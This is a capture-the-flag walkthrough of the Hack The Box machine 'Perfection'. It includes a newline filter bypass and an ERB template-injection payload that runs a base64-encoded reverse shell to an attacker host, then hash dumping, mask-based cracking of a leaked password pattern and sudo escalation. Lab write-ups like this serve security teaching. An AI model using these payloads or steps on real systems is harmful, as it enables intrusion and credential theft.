Description
Perfection is an easy Hack The Box machine that features:
- Ruby web application Server Side Template Injection (SSTI)
- Sensitive Data Exposure in a SQLite database
- Hash cracking using a custom mask
- Privilege escalation via the password previously recovered and weak permissions
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.144.202.
$ ping -c 3 10.129.144.202
PING 10.129.144.202 (10.129.144.202) 56(84) bytes of data.
64 bytes from 10.129.144.202: icmp_seq=1 ttl=63 time=52.2 ms
64 bytes from 10.129.144.202: icmp_seq=2 ttl=63 time=51.6 ms
64 bytes from 10.129.144.202: icmp_seq=3 ttl=63 time=52.1 ms

--- 10.129.144.202 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 51.565/51.967/52.210/0.286 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.144.202 -sS -p- -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.144.202
Host is up (0.060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 36.50 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.144.202 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.144.202
Host is up (0.053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We observe that the service is hosting a website, http://perfection.htb, so we add it to our /etc/hosts local file.
$ echo "10.129.144.202 perfection.htb" | sudo tee -a /etc/hosts
With WhatWeb we can see the technologies of the website, in this case it is using and nginx server with a WEBrick 1.7.0 Ruby application. WEBrick is a HTTP server toolkit.
$ whatweb --log-brief web_techs perfection.htb http://perfection.htb [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx, WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)], IP[10.129.144.202], PoweredBy[WEBrick], Ruby[3.0.2], Script, Title[Weighted Grade Calculator], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
The webpage has a tool to calculate the total grade in a class based on category scores and percentage weights.

Exploitation
The input form can be vulnerable to command injection. If a symbol is entered, the Malicious input blocked message appears. As the application is using Ruby we need to do a Server Side Template Injection (SSTI) with the format <%= command %>. We observe that if we enter a newline character \n or 0x0a URL-encoded, the characters after the newline are no processed by the filter, so we can inject commands to spawn a reverse shell in the category1 parameter.
Payload to use:
category%0a<%= system('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OS8xMjM0IDA+JjE= | base64 -d | bash') %>

Payload to use URL-encoded:
category%0a<%25%3d+system('echo+YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC40OS8xMjM0IDA%2bJjE%3d+|+base64+-d+|+bash')+%25>
 We create the listener and we send the request. We will receive the reverse shell we will need to upgrade.
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.49] from (UNKNOWN) [10.129.144.202] 34940
bash: cannot set terminal process group (967): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
[keyboard] CTRL-Z
susan@perfection:~/ruby_app$ stty rows 48 columns 156
susan@perfection:~/ruby_app$ export TERM=xterm
susan@perfection:~/ruby_app$ export SHELL=bash
Post-Exploitation
After the exploitation, we see that we are logged as the susan user. Apart of that we only find root account as a console user.
susan@perfection:~/ruby_app$ id
id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
susan@perfection:~/Migration$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
We find a database file with SQLite format in /home/susan/Migration/pupilpath_credentials.db path. We can dump its data using sqlite3 command.
susan@perfection:~/Migration$ sqlite3 pupilpath_credentials.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
We get the hashes for some users, including susan. We can extract the hash and crack it using John The Ripper. The type of the hash is SHA256. If we try to crack the hash using the RockYou dictionary we will not get any result. Let’s enumerate all about the application pupilpath.
$ grep -rni "pupilpath" / 2> /dev/null
/var/mail/susan:1:Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students
We find an email sent to susan about the PupilPath application.
$ cat /var/spool/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
As we read, we have the format of the target password, {firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000} so we can use now John with the mask to find the password.
$ john --mask=susan_nasus_?d?d?d?d?d?d?d?d?d --format=Raw-SHA256 hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=16
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
susan_nasus_413759210 (Susan Miller)
1g 0:00:00:32 DONE 0.03107g/s 31075Kp/s 31075Kc/s 127485KC/s susan_nasus_502406777..susan_nasus_777777777
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
We find the password for Susan Miller, susan_nasus_413759210. The password is reused in the susan Linux account so we can list the commands susan can run as root user.
susan@perfection:~/Migration$ sudo -l
[sudo] password for susan:
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
Susan can run all commands as root so we just need to use sudo to spawn a root shell.
susan@perfection:~/Migration$ sudo -i
Password:
root@perfection:/home/susan/Migration# id
uid=0(root) gid=0(root) grupos=0(root)
Flags
In the root shell we can obtain the user flag and the system flag.
root@perfection:/home/susan/Migration# cat /home/susan/user.txt
<REDACTED>
root@perfection:/home/susan/Migration# cat /root/root.txt
<REDACTED>